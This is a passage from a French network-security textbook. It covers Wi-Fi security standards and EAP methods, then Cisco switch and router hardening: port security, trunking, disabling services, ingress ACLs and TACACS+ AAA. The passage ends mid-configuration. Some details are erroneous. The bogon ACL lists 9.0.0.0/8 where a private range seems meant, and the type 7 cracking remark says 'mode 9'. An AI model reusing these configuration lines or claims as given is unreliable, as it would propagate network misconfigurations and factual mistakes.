Le SSID (Service Set Identifier) identifie le réseau sans fil et est configuré sur le point d'accès et le client ou appris dynamiquement par le client.

Figure 8.22
Types de topologies Wi-Fi



Côté sécurité, la norme 802.11 a défini le protocole WEP (Wired Equivalent Privacy) afin d'assurer la confidentialité et l'intégrité des données. De plus, elle a défini deux mécanismes pour gérer le contrôle d'accès et l'authentification du poste utilisateur (aucune authentification, authentification fondée sur un secret partagé).

Les principales faiblesses de sécurité du standard 802.11 sont les suivantes :

- Le vecteur d'initialisation utilisé pour le chiffrement des données est trop court et prédictible.
- La clé maître utilisée pour le chiffrement des données est trop courte.
- Il n'y a pas de gestion de clé dynamique.
- Le protocole d'authentification est trop faible (autorisation non mutuelle).

Le contrôle d'intégrité s'appuie sur un checksum linéaire.

Pour pallier les faiblesses de sécurité du protocole WEP, de nombreuses initiatives ont vu le jour au sein de la Wi-Fi Alliance afin de renforcer la sécurité de ces accès, notamment WPA (Wi-Fi Protected Access), qui implémente les fonctionnalités suivantes :

- Mécanisme de négociation d'authentification fondé sur EAP ou PSK (Pre-shared Key).
- Mécanisme de gestion et de distribution de clés TKIP (Temporal Key Integrity Protocol).
- Mécanisme d'intégrité des trames TKIP + algorithme Michael.
- Compatibilité hardware avec le parc existant : seule une migration logicielle est nécessaire.
- Compatibilité avec le WEP.
- Un nouveau protocole de chiffrement et de contrôle d'intégrité.

Le tableau 8.3 récapitule les caractéristiques des principaux standards de sécurité Wi-Fi.

Tableau 8.3 Caractéristiques des standards de sécurité Wi-Fi

	WEP	WPA	802.11i
Chiffrement	RC4	RC4	AES
Longueur de la clé	40/104 bits	128 bits	128 bits
Intégrité des données	CRC-32	Michael	CBC-MAC
Intégrité des en-têtes	Non	Michael	CBC-MAC
Contrôle des attaques par rejeu	Non	Vecteur d'initialisation	Vecteur d'initialisation
Gestion des clés	Non	802.1X	802.1X
Taille du vecteur d'initialisation	24 bits	48 bits	48 bits
Clé par paquet	Non	Oui	Possible

Les approches WPA et 802.11i renforcent l'authentification grâce aux différents types d'authentification EAP possibles *(voir tableau 8.4)*.

Tableau 8.4 Caractéristiques des authentifications EAP

Type d'EAP	Description
EAP-MD5	Adaptation du protocole CHAP de PPP. Le client s'authentifie à l'aide d'un couple login/mot de passe. Bien qu'aucun mot de passe ne transite lors de la phase d'authentification, cette méthode est vulnérable aux attaques par dictionnaire.
EAP-LEAP (LightWeight EAP)	Version améliorée d'EAP-MD5. Cette méthode est vulnérable aux attaques par dictionnaire.
EAP-TLS (Transport Level Security)	Le client et le serveur s'authentifient de manière mutuelle à l'aide de certificats X.509. Un tunnel TLS s'établit pour échanger d'autres données confidentielles.
EAP-TTLS (Tunneled TLS)	EAP-TTLS est une extension de EAP-TLS dans laquelle où une ouverture de connexion TLS est initiée entre client et serveur. Le client peut s'authentifier à l'aide d'un couple login/mot de passe protégé par un tunnel TLS préalablement établi.
EAP-PEAP (Protected EAP)	EAP-PEAP ressemble à EAP-TTLS par l'ouverture d'un tunnel TLS destiné à protéger les éléments d'authentification envoyés par le client au serveur.

Un dialogue s'établit donc entre le client, le point d'accès et le serveur d'authentification afin de valider l'accès d'un utilisateur. La figure 8.23 illustre les différentes couches réseau nécessaires au contrôle des accès des clients.

Le tableau 8.5 récapitule les caractéristiques de l'authentification côté serveur et client des différents types d'authentification EAP.
Bien que les accès Wi-Fi aient souffert de sérieuses lacunes en matière de sécurité, les derniers standards offrent maintenant de solides contre-mesures pour assurer la sécurité et le déploiement de tels accès réseau.

Il reste nécessaire de limiter l'utilisation du Wi-Fi dans un réseau d'entreprise afin de contrôler les réseaux dits *ad hoc*. Dans de tels réseaux, les éléments classiques de sécurité tels que les pare-feu, etc., pourraient être tout simplement contournés, ce qui violerait les principes de base d'une politique de sécurité réseau.

Figure 8.23
Accès à un réseau via *Wi-Fi*




Tableau 8.5 Caractéristiques des authentifications EAP

	EAP-MD5	EAP-LEAP	EAP-TLS	EAP-TTLS	EAP-PEAP
Authentification du serveur	Aucune	Mot de passe (hash)	Certificat	Certificat	Certificat
Authentification du client	Mot de passe (hash)	Mot de passe (hash)	Certificat	Certificat, compte/ mot de passe	Certificat, compte/ mot de passe
Distribution dynamique des clés	Non	Oui	Oui	Oui	Oui

L'établissement de réseaux *ad hoc* montre aussi la nécessité de mettre en place de nouveaux outils de sécurité au sein d'une entreprise, tels que des systèmes de détection d'intrusion spécialisés dans l'écoute de réseaux Wi-Fi.

En résumé

Plusieurs méthodes d'authentification permettent de maîtriser les accès distants au réseau de l'entreprise. Ces derniers représentent une menace sérieuse pour l'entreprise si des méthodes fortes d'authentification ne sont pas mises en œuvre. Le choix et la mise en œuvre de telles méthodes nécessitent de connaître en premier lieu les besoins de sécurité de l'entreprise.

La protection des accès réseau n'est efficace que si la protection des systèmes réseau est effective et que les pirates ne peuvent pénétrer le réseau de l'entreprise par des systèmes mal protégés, évitant ainsi les mécanismes d'authentification. Le chapitre suivant détaille ces méthodes de protection des équipements réseau.

9

Sécurité des équipements réseau

La sécurité d'un réseau dépendant souvent du maillon le plus faible, il est important de normaliser au maximum l'ensemble des mécanismes de sécurité afin qu'ils puissent être applicables et maintenus dans le temps.

Des règles de sécurité de configuration des systèmes réseau (routeur, commutateur, etc.) doivent en outre être clairement définies à la fois pour renforcer la sécurité intrinsèque de chaque système et assurer en toute sécurité l'administration du réseau et des services associés.

La protection des systèmes réseau concerne à la fois la configuration de ces systèmes et les protocoles utilisés pour le routage et l'administration du réseau.

La sécurité d'un réseau repose principalement sur la protection de ses équipements. La sécurité de ces équipements recouvre les grands domaines suivants :

- **Sécurité physique.** Il s'agit de la protection physique des équipements face aux menaces de feu, d'inondation, de survoltage, d'accès illégal à la salle informatique, etc.
- **Sécurité du système d'exploitation.** Tout équipement réseau exécute un OS (Operating System) susceptible de contenir des faiblesses de sécurité ou des bogues.
- **Sécurité logique.** Il s'agit de la configuration de l'équipement réseau, qui traduit par son contenu la politique de sécurité réseau.

La sécurité du système d'exploitation n'étant guère à la portée de l'utilisateur, les axes de sécurité se portent naturellement sur la sécurité physique et logique.

La maîtrise de la sécurité de ces équipements réseau permet de se protéger des attaques suivantes :

- Attaques par déni de service visant à exploiter des faiblesses de configuration (attaques de type smurf, par exemple, qui broadcastent des paquets IP par rebond *via* les adresses IP d'un équipement réseau).
- Attaques permettrant d'obtenir un accès non autorisé à l'équipement réseau suite à des faiblesses de configuration (attaques de type SNMP, par exemple, avec des communautés SNMP triviales).
- Attaques exploitant un bogue référencé de l'operating system. Cisco, Microsoft et d'autres éditeurs de systèmes d'exploitation disposent désormais d'équipes dédiées à la sécurité et à la délivrance de « patchs » pour corriger les bogues.

Règles de sécurité des équipements réseau

Les règles de sécurité à considérer pour les équipements réseau sont les suivantes :

- Des règles de sécurité explicites sont définies pour la configuration des équipements réseau.
- Tous les accès d'administration aux équipements réseau sont sécurisés au maximum.
- Des mécanismes d'authentification et de traçabilité des accès sont déployés sur les équipements réseau.
- Les configurations des équipements réseau sont contrôlées régulièrement afin de vérifier que les règles de sécurité sont appliquées.
- Toute configuration est validée avant d'être implémentée.

Sécurité physique des équipements

La sécurité physique vise à définir des périmètres de sécurité associés à des mesures de sécurité de plus en plus strictes suivant la nature des équipements à protéger.

D'une manière générale, tout équipement réseau ou lié au réseau doit être situé dans des locaux dédiés, réservés au personnel habilité (badge, clé, etc.). De plus, tous les accès doivent être archivés à des fins d'investigation en cas d'incident de sécurité.

Tout local contenant des équipements de télécommunications doit être protégé des menaces telles que l'humidité, le feu, les inondations, la température, le survoltage, les coupures de courant, etc.

La localisation d'un tel local doit suivre des règles de sécurité précises. Il est préférable qu'il ne soit ni au rez-de-chaussée ni au dernier étage d'un immeuble et qu'il ne se situe pas dans une zone géographique réputée à risque (inondations, orages, etc.). D'autres règles peuvent être définies selon les critères de sécurité de l'entreprise, telles que le marquage des matériels, un plan de maintenance pour les pièces de rechange, des normes de sécurité centrales, etc.

La sécurité physique mérite que chaque entreprise s'y attarde, afin de définir une politique de sécurité adaptée pour protéger ses équipements les plus critiques.

Sécurité du système d'exploitation

Les systèmes d'exploitation des équipements réseau sont une source importante de failles potentielles de sécurité. Cela concerne à la fois les problèmes ou faiblesses du système d'exploitation lui-même et les services qui y sont implémentés. De nombreux sites Internet centralisent de telles alertes, comme celui du CERT (Computer Emergency Response Team) ou ceux des fournisseurs d'équipements réseau.


Pour un routeur Cisco, le système d'exploitation se nomme l'IOS (Internet Operating System). Il offre des services tels que SNMP, pour la supervision de réseau, BGP (Border Gateway Protocol), pour le routage, etc.

Les faiblesses associées au système d'exploitation proviennent généralement d'une mauvaise implémentation ou de mauvaises règles de codage. Ces faiblesses peuvent être exploitées par des attaques de type buffer overflow et donnent la possibilité d'exécuter du code malicieux.

Ces faiblesses sont généralement difficiles à déceler sans des tests de non-régression et de sécurité complets. Elles proviennent le plus souvent d'une mauvaise implémentation/codage ou d'une mauvaise interprétation du protocole.

L'université finlandaise de Oulu oriente ses travaux de recherche vers la détection des faiblesses de sécurité des protocoles réseau les plus communs, tels que SNMP, HTTP, LDAP, etc. Ces protocoles sont utilisés par la majorité des systèmes qui se greffent au réseau. Le nom de code du projet est Protos. La figure 9.1 illustre de façon schématique le principe de fonctionnement de ce projet.

Figure 9.1
Processus d'analyse d'un protocole



Protocole à analyser
Génération de l'ensemble des jeux de syntaxe et de tests du protocole
Moteur générique
Lancement d'un test
Résultat d'un test
Equipement à tester
Analyse des résultats et détection des tests pertinants

Protos a déjà détecté un nombre important de faiblesses de sécurité et a publié en mars 2002 un ensemble de failles touchant le protocole SNMP v1, installé sur la plupart des systèmes d'exploitation. Cette annonce a suscité beaucoup d'inquiétude dans le

monde de la sécurité et des télécommunications. Il est en tout cas essentiel, avant toute mise en exploitation de services réseau, de renforcer les tests d'intégration.

Dans des équipements de types Cisco et Juniper, le système d'exploitation est privé pour le premier et public pour le second, comme l'illustre la figure 9.2. Le système d'exploitation FreedBSD, utilisé par les équipements Juniper, est plus orthogonal et robuste qu'un système d'exploitation de type IOS de par les spécifications initiales et les objectifs de ces systèmes.

Figure 9.2
Systèmes d'exploitation Cisco et Juniper



Contrôler en profondeur la sécurité d'un système d'exploitation est une tâche ardue, qui sort du contexte de cet ouvrage. Bien que les éléments de contrôle se limitent généralement à la mise à jour de patchs de sécurité, nous nous concentrons dans les sections suivantes sur la configuration de ces équipements.

Sécurité logique des équipements

La configuration des équipements réseau est un aspect majeur de la sécurité des réseaux. Une configuration réseau doit refléter l'application d'une politique de sécurité.

Nous décrivons dans cette section les éléments de sécurité des configurations des commutateurs et des routeurs.

Configuration des commutateurs Cisco

Les commutateurs locaux agissent au niveau 2 afin d'agréger les accès des LAN en utilisant généralement des fonctionnalités de type VLAN (Virtual Local Area Network) pour isoler ou créer des domaines réseau. Les VLAN ont été conçus pour offrir un mécanisme d'isolation de trafic, mais ils ne fournissent aucun mécanisme de sécurité à proprement parler.

Nous détaillons dans cette section un ensemble de règles de configuration permettant de définir une politique de configuration adaptée. Nous prenons appui pour cela sur une implémentation Cisco IOS. Les commutateurs peuvent être déployés à partir des systèmes d'exploitation IOS et CatOS. L'intégration des fonctionnalités VLAN des couches 2 et 3 au sein de l'IOS permet de créer un modèle hybride fondé sur les interfaces physiques et logiques (Switch Virtual Interface), comme l'illustre la figure 9.3.




Figure 9.3

Principes d'un commutateur de niveaux 2 et 3

L'intégration d'un module de routage dans ce type de commutateur est dangereuse par nature et peut mettre en péril l'isolation de niveau 2 des VLAN. Les règles et les contrôles sur les configurations de ces commutateurs doivent donc être particulièrement strictes.

Dans les sections suivantes, la configuration spécifique à la protection du commutateur est détaillée de façon à adresser les besoins de sécurité de la manière la plus précise possible. Pour les éléments génériques, le lecteur se référera à la section relative à la sécurité des configurations des routeurs Cisco, un peu plus loin dans ce chapitre.

Ports d'accès au commutateur

De nombreuses attaques visent les ports d'accès au commutateur, tels la falsification d'adresse MAC, les attaques par saut de VLAN, etc. Il est donc essentiel de contrôler, pour chaque accès de port, le nombre de systèmes rattachés, ainsi que les adresses MAC autorisées à se connecter (les adresses MAC sont apprises de manière statique ou dynamique, les deux modes pouvant cohabiter), comme l'illustre la commande suivante :

```
/* Configure les adresses MAC de manière dynamique */
interface FastEthernet0/1
   no ip address

   switchport port-security
```

```
/* Limite le nombre d'adresse MAC par port */
switchport port-security maximum 2

/* Action en cas de violation d'une adresse MAC */
switchport port-security violation shutdown

/* Force un nouvel apprentissage dynamique des adresses MAC
/* après 10 minutes d'inactivité */
switchport port-security aging time 10
switchport port-security aging type inactivity

/* Configure des adresses MAC de manière statique */
switchport port-security mac-address xxxxxxxxxx
```

La commande `switchport port-security violation (restrict|protect|shutdown)` permet, en cas de violation des adresses MAC (limite du nombre d'adresses MAC autorisées atteinte ou adresses MAC non autorisées), soit de détruire le trafic ayant une adresse MAC inconnue (`protect`), soit de générer un compteur d'erreurs (`restrict`), soit encore de bloquer le port du commutateur (`shutdown`).

VTP (VLAN Trunking Protocol)

Ce protocole permet de réaliser une gestion centralisée des VLAN sur un modèle de type maître/esclave. Les échanges de messages sont réalisés à l'aide de liens `trunk` définis entre les commutateurs (un « trunk » est un lien point-à-point entre deux ports, généralement sur deux commutateurs différents). Par exemple, tous les commutateurs d'un même domaine d'administration partagent leurs informations sur les VLAN. Plusieurs types d'attaques exploitent certaines faiblesses du protocole afin de modifier, par exemple, la configuration des VLAN.

Bien que le protocole VTP simplifie l'administration des VLAN, il introduit un ensemble de risques non négligeables.

Il est possible de désactiver le protocole VTP par le biais des commandes suivantes :

```
no vtp mode
no vtp password
no vtp pruning
```

Des domaines et des mots de passe peuvent aussi être définis afin de renforcer la sécurité d'administration, comme ci-dessous :

```
Switch(config)# vtp domain xxxx
Switch(config)# vtp password xxxxx
```

DTP (Dynamic Trunking Protocol)

Ce protocole permet de gérer de manière automatique la configuration de ports en mode « trunk ». Par exemple, un port peut utiliser le protocole DTP pour négocier la mise en place d'un trunk avec un autre port.

Plusieurs types d'attaques exploitent certaines faiblesses du protocole afin d'écouter, par exemple, l'ensemble des VLAN définis sur un commutateur.

Un trunk représente donc le canal par lequel transitent les trames des différents VLAN d'un commutateur vers un autre. Pour que les commutateurs sachent à quel VLAN appartient une trame, un étiquetage est nécessaire. Les deux protocoles d'étiquetage utilisés sont ISL (Cisco) et IEEE 802.1q. C'est ce dernier que nous utilisons, sous la dénomination `dot1q`.

D'une manière générale, il est préférable de ne pas utiliser le protocole DTP et de définir explicitement les interfaces de type trunk, comme dans les commandes suivantes :

```
interface fastethernet 0/1
      no ip address
      switchport mode trunk
      switchport trunk encapsulation dot1q
      switchport trunk native vlan 100
      switchport trunk allowed vlan none
      switchport nonegotiate
```

Il convient en outre de définir explicitement les VLAN rattachés à un trunk donné, comme dans les commandes suivantes :

```
interface fastethernet 0/2
       no ip address
       switchport mode trunk
       switchport trunk encapsulation dot1q
       switchport trunk native vlan 100
       switchport trunk allowed vlan 6, 10, 20, 101
       switchport nonegotiate
```

Les autres interfaces doivent être définies comme ne pouvant pas être des trunks, comme dans les commandes suivantes :

```
interface fastethernet 0/3
       switchport mode access
       switchport access vlan 101
       switchport port-security maximum 2
       switchport port-security violation shutdown
       switchport port-security aging time 10
       switchport port-security aging type inactivity
       switchport nonegotiate
```

VLAN1

Par défaut, Cisco utilise le VLAN1 pour assigner les ports du commutateur ainsi que son administration. Ce VLAN est utilisé par défaut pour faire transiter sur des trunks des protocoles tels que CDP et VTP.

Pour éviter toute erreur, les commandes suivantes renforcent la sécurité de l'administration du commutateur :

```
interface vlan1
        no ip address
        shutdown

interface vlan6
        description administration
        ip address 10.1.1.200 255.255.255.0
        ip access-group xx in
        no ip directed-broadcast
        no ip redirects
        no ip route-cache

interface fastethernet 0/4
       description administration
       no ip address
       switchport mode access
       switchport access vlan 6
       switchport port-security maximum 2
       switchport port-security violation shutdown
       switchport port-security aging time 10
       switchport port-security aging type inactivity
       switchport nonegotiate
```

STP (Spanning Tree Protocol)

Ce protocole permet de gérer de manière automatique les problèmes de bouclage dans un domaine de commutateurs. Des boucles peuvent notamment apparaître lorsque des chemins redondants ont été configurés pour assurer la disponibilité et la résilience du réseau de commutateurs. Plusieurs types d'attaques exploitent certaines faiblesses du protocole afin de modifier, par exemple, les topologies STP et de détourner des flux de trafic.

Il est possible de s'assurer que des systèmes attachés à des ports ne puissent modifier la topologie STP à l'aide de commandes de types « STP Portfast BPDU Guard » et « STP Root Guard », que nous ne détaillerons pas.

Configuration des routeurs Cisco

La demande grandissante de services réseau à des coûts de plus en plus réduits pousse les opérateurs de télécommunications et fournisseurs de solutions réseau à mutualiser réseaux et services au moyen d'architectures physiques partagées. Il convient d'être extrêmement prudent, voire carrément paranoïaque, avec les configurations logiques des équipements censées traduire la politique de sécurité logique du réseau.

Sans entrer dans des détails techniques trop complexes, il va de soi qu'une mauvaise configuration sur un nœud réseau peut faire chuter des réseaux entiers par effet de dominos, pour peu qu'elle s'ajoute à des bogues des systèmes d'exploitation s'exécutant sur les équipements réseau.

Les réseaux étant scannés en permanence par des individus aux objectifs variés, il convient d'être particulièrement vigilant avec ces configurations.

Nous détaillons dans cette section un ensemble de règles de configuration permettant à chacun de définir une politique de configuration adaptée. Nous prenons appui pour cela sur une implémentation Cisco. La configuration est éclatée en sous-sections, de façon à adresser les besoins de sécurité de la manière la plus précise possible.

Suivant les versions de l'IOS de Cisco, la syntaxe des commandes de configuration peut changer et doit être prise en compte dans la définition des règles de configuration.

Nous définissons par l'expression `ip_admin_range` la plage d'adresses IP autorisées à accéder aux équipements à des fins d'administration réseau.

Configuration générale des routeurs

La configuration générale d'un routeur vise à définir les paramètres et services globaux actifs suivants :

- `no service tcp-small-servers`, `no service udp-small-servers`. Désactivent les services TCP et UDP `echo`, `discard`, `daytime` et `chargen`, qui ne sont pas utilisés de manière générale et peuvent permettre de récolter des informations utiles ou de lancer des attaques par déni de service. Il est préférable que ces services à valeur ajoutée soient assurés par un serveur dédié.
- `no ip bootp server`. Permet de désactiver le service `bootp`, qui utilise le routeur pour récupérer des informations réseau et expose de ce fait ce dernier à des attaques par déni de service. Cette fonctionnalité agit de manière identique au protocole RARP (Reverse Address Resolution Protocol) pour récupérer l'adresse IP ainsi que d'autres informations telles que la passerelle, etc. Il est préférable qu'elle soit réalisée par un serveur dédié.
- `no service dhcp`. Permet de désactiver le service DHCP. Il est préférable que le routeur ne distribue pas les adresses de manière dynamique, de façon à ne pas s'exposer à de possibles attaques par déni de service. Un serveur dédié peut jouer ce rôle.
- `no finger service`, `no identd service`. Désactivent le service `finger`, qui permet d'obtenir des informations précieuses sur le système, telles que la liste des utilisateurs connectés, les noms des utilisateurs, etc.
- `no cdp run`. Désactive le protocole CDP (Cisco Discovery Protocol), qui permet d'obtenir des informations très utiles sur le réseau lui-même et d'en déduire son architecture. Il peut être utilisé de manière ponctuelle afin d'aider à la résolution de problèmes réseau.
- `no ip http server`. Désactive le serveur HTTP d'administration. Un routeur est un équipement de routage et doit le rester, de façon à limiter son domaine de responsabilité. Il est préférable de s'orienter vers des accès d'administration fondés, par exemple, sur SSH.

- `no ip source-route`. Interdit les paquets routés depuis la source IP donnée par un paquet. Cette méthode permet de détourner le protocole de routage standard prévu pour mener des attaques potentielles.
- `no boot network`, `no service config`. Désactivent le démarrage en téléchargeant la configuration *via* le réseau. Par principe, toute configuration doit être intégrée et ne pas s'exposer à des attaques de type man-in-the-middle, susceptibles de violer la chaîne d'intégrité des configurations de routeurs.
- `no service pad`. Désactive le service X.25 PAD (Packet Assembler Disassembler). Le service PAD permet de réaliser des accès Telnet sur l'équipement réseau. Il faut donc le désactiver par défaut, à moins de l'utiliser dans le cadre d'accès distants déterminés. Dans ce cas, un chiffrement et une authentification forte de l'utilisateur sont requis.
- `service timestamps {log | debug} datetime msec show-timezone localtime`. Active l'horodatage détaillé des informations journalisées sur le routeur, informations fondamentales pour l'investigation de sécurité.
- `service tcp-keepalives-in`. Contrôle si les connexions (Telnet ou SSH, par exemple) sont encore actives afin d'éviter de bloquer tous les VTY (Virtual Teletype Terminal) disponibles avec des connexions dites orphelines, susceptibles d'être utilisées par des attaques.
- `no ip domain-lookup`. Désactive les requêtes DNS afin de limiter les informations fournies par l'équipement réseau.
- `enable secret <mot de passe>`. Active un mot de passe (le mot de passe est passé au travers de la fonction de hachage MD5) afin de passer en mode `enable` (aussi appelé `privileged EXEC`) ou administrateur.
- `service password-encryption`. Active l'encodage des mots de passe non par la fonction de hachage MD5 mais par l'algorithme de Vigenère au format `type 7`. Cet algorithme étant réversible, de nombreux outils permettent de déchiffrer les mots de passe codés en mode 9. Il est cependant nécessaire de forcer ce chiffrement par défaut.
- `no service intercept`. Désactive la détection d'attaques de type SYN flooding sur une plage d'adresses IP. L'expérience montre qu'il est toujours préférable de ne pas activer cette fonction, en raison d'impacts possibles sur le routeur, accompagnées de limitations des détections d'attaques par flooding.

Configuration des interfaces des routeurs

Cette section détaille les configurations associées aux interfaces des routeurs. Il s'agit des interfaces utilisées pour les connexions vers d'autres systèmes ou routeurs.

- `no ip directed-broadcast`. Cette commande désactive le Directed Broadcast. De la sorte, le routeur ne réagit pas aux paquets broadcast reçus pointant sur une adresse IP. Dans les dernières versions, l'option est positionnée par défaut sur une interface. Cela permet de se prémunir des attaques par déni de service, smurf, etc., et évite que le réseau ne participe à ces attaques de manière indirecte.

- `no ip proxy-arp`. Désactive le relayage de messages ARP (Address Resolution Protocol) sur de multiples segments de LAN. Cette option évite que le routeur, qui agit comme un intermédiaire pour les requêtes ARP, ne casse un périmètre de sécurité en acceptant de manière transparente des accès entre de multiples accès de LAN.
- `no ip redirects`. Désactive l'envoi de messages ICMP Redirect. Cette option permet de se prémunir contre les scannings fondés sur le protocole ICMP (Internet Control Message Protocol), lequel permet à un observateur de récolter des informations sur le réseau (topologie, règles de filtrage, etc.).
- `no ip unreachables`. Désactive l'envoi de messages ICMP destination unreachable. Cette option permet de se prémunir contre les balayages s'appuyant sur le protocole ICMP.
- `ip accounting access-violations`. Active la comptabilisation des paquets IP qui violent les ACL. Cette option permet de mesurer ou de quantifier ces violations.
- `no ip mask-reply`. Désactive les réponses aux messages ICMP mask-reply. Cette option permet de se prémunir contre les balayages s'appuyant sur le protocole ICMP.
- `no cdp enable`. Permet de désactiver CDP (Cisco Discovery Protocol). Ce protocole donne des informations très utiles sur le réseau lui-même et permet de déduire son architecture. Il peut être cependant utilisé de manière ponctuelle afin d'aider à la résolution de problèmes réseau.

Filtrage du trafic sur les interfaces

Un filtre, ou ACL, doit être implémenté en périphérie du réseau, c'est-à-dire sur toutes les interfaces ayant des connexions vers l'extérieur. Cela permet de ne pas recevoir de trafic provenant de préfixes (classes d'adresses IP) non autorisés ainsi que d'éviter que le réseau n'envoie des préfixes non autorisés.

Les lignes de configuration suivantes implémentent des filtres sur les flux réseau que l'on peut appliquer au trafic entrant ou sortant d'une interface réseau donnée :

```
/* Interface sur laquelle sera appliqué le filtre pour le trafic entrant (ingress) et
sortant (egress) */
interface xy
 ip access-group 100 in
 ip access-group 100 out

/* Élimination des préfixes non autorisés fondés sur les classes d'adresses IP IANA */
access-list 100 deny ip host 0.0.0.0 any
access-list 100 deny ip 127.0.0.0 0.255.255.255 any
access-list 100 deny ip 9.0.0.0 0.255.255.255 any
access-list 100 deny ip 172.16.0.0 0.15.255.255 any
access-list 100 deny ip 192.168.0.0 0.0.255.255 any
access-list 100 deny ip 192.0.2.0 0.0.0.255 any
access-list 100 deny ip 169.254.0.0 0.0.255.255 any
access-list 100 deny ip 240.0.0.0 15.255.255.255 any
```

```
/* Filtrage du trafic ICMP autorisé */
access-list 100 deny icmp any any fragments
access-list 100 permit icmp any any echo
access-list 100 permit icmp any any echo-reply
access-list 100 permit icmp any any packet-too-big
access-list 100 permit icmp any any source-quench
access-list 100 permit icmp any any time-exceeded
access-list 100 deny icmp any any

/* Autorisation de vos préfixes */
access-list 100 permit ip <préfixes autorisés> <préfixes autorisés>
access-list 100 deny ip any any
```

Configuration TACACS+

Le mot de passe d'un utilisateur peut être stocké localement, généralement au format `type 7` (codé *via* l'algorithme de Vigenère), qui est réversible. Les versions récentes d'IOS supportent les mots de passe au format MD5 `type 5`, qui n'est pas réversible.

Dans la configuration suivante, chaque utilisateur peut recevoir directement un niveau de privilège :

```
username {nom} password 7 {mot de passe} [privilege {niveau}]
```

Il existe deux niveaux de privilèges par défaut : `User Exec` (niveau 1) et `Privilege Exec` (niveau 15), d'une part, et `enable`, d'autre part. Les niveaux 2 à 14 ne sont pas utilisés par défaut mais peuvent l'être à condition de répartir les commandes sur ces niveaux.

Par exemple, les commandes Telnet `show access-list` ou `show logging` ne devraient pas être accessibles à tous les utilisateurs.

Les lignes de configuration ci-après détaillent comment configurer des niveaux de privilèges :

```
/* Définition des commandes vues par le niveau de privilèges 15 */
privilege exec level 15 telnet
privilege exec level 15 show ip access-lists
privilege exec level 15 show access-lists
privilege exec level 15 show logging
```

Les utilisateurs ne peuvent voir que les commandes qui sont disponibles dans leur niveau de privilèges. Le fichier de configuration risque donc de sembler incomplet à ces derniers. Bien qu'il soit possible de définir des utilisateurs directement dans la configuration d'un routeur, il est toujours plus sûr (principe d'isolation) de définir les comptes utilisateur, mots de passe et niveaux de privilèges sur un serveur TACACS+ ou RADIUS.

L'exemple ci-dessous repose sur TACACS+. Il est possible d'arriver quasiment à la même solution avec RADIUS, mais au prix de quelques limitations sur la journalisation et l'autorisation des commandes :

```
/* On définit l'authentification par le serveur TACACS+ ou par le compte enable
   si le TACACS+ n'est pas disponible */
aaa new-model
aaa authentication login default group TACACS+ enable
aaa authentication enable default group TACACS+ enable

/* Définition de l'autorisation des commandes par le serveur TACACS+ ou par
  une configuration locale si le TACACS+ n'est pas disponible */
aaa authorization commands 15 default group TACACS+ local

/* Définition de l'accounting associé au serveur TACACS+ et stockage des accès
  et des commandes passées sur le routeur */
aaa accounting exec default start-stop group TACACS+
aaa accounting commands 15 default stop-only group TACACS+

/* Définition des adresses IP des serveurs TACACS+ ainsi que des clés utilisées
   pour l'authentification des serveurs */
